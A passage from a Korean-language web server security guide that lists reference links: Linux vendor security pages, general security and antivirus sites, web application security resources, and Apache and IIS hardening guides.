Debian	http://www.debian.org/security/
Mandrake	http://www.mandrakesecure.net
Slackware	http://www.slackware.com/security/
Suse	http://www.suse.com/us/security/
Turbo	http://www.turbolinux.com/security/

2. 주요 보안관련 사이트

사이트명	사이트 주소
Securityfocus	http://www.securityfocus.com
securiTeam.com	http://www.securiteam.com
Linuxsecurity	http://www.linuxsecurity.com
ICAT	http://icat.nist.gov
ISS	http://xforce.iss.net
PackerStorm	http://packetstormsecurity.nl
CERTCC-KR	http://www.krcert.or.kr
Securitymap	http://www.securitymap.net
안철수연구소	http://home.ahnlab.com
하우리	http://www.hauri.co.kr
symantec security response	http://securityresponse.symantec.com
Trend	http://www.trendmicro.com/vinfo
Mcafee	http://www.mcafee.com

3. 동적 콘텐츠 보안 사이트

사이트명	사이트 주소
asp alliance	http://www.aspalliance.com/
www.cgisecurity.com	http://www.cgisecurity.com/lib/
Exploiting Common Vulnerabilities in PHP Application	http://www.securereality.com.au/studyinscarlet.txt
Java Security	http://java.sun.com/security/
Java Security Frequently Asked Questions	http://www.cs.princeton.edu/sip/faq/java-faq.php3
Open Web Application Security Project	http://www.owasp.org/
www.asp.net	http://www.asp.net/

4. 아파치 웹 서버 보안 사이트

사이트명	사이트 주소
ApacheWeek Security	http://www.apacheweek.com/security/
Apache Tutorials	http://httpd.apache.org/docs/misc/tutorials.html
Apache SSL	http://www.apache-ssl.org/
Securing Your Web Pages with Apache	http://apache-server.com/tutorials/LPauth1.html
The Apache Korea Group	http://www.apache-kr.org/
Apache-server.com	http://apache-server.com/

5. IIS 웹 서버보안사이트

사이트명	사이트 주소
IIS 5.0 Resource Guide - Chapter 9 Security	http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/iis/iis5/reskit/iis50rg/iischp9.asp
IIS 5.0 Baseline Security Checklist*	http://www.microsoft.com/technet/archive/security/chklist/iis5cl.msp
IIS 5.0 Security	http://www.microsoft.com/windows2000/en/server/iis/default.asp?url=/WINDOWS2000/en/server/iis/html/core/iiabtsc.htm
Secure Internet Information Services 5 Checklist	http://www.microsoft.com/technet/prodtechnol/windows2000serv/technologies/iis/tips/iis5chk.msp
NSA Guide to the Secure Configuration and Administration of Microsoft IIS 5.0	http://nsa1.www.conxion.com/win2k/guides/w2k-14.pdf
eEye Advisories and Alerts	http://www.eeye.com/html/Research/Advisories/index.html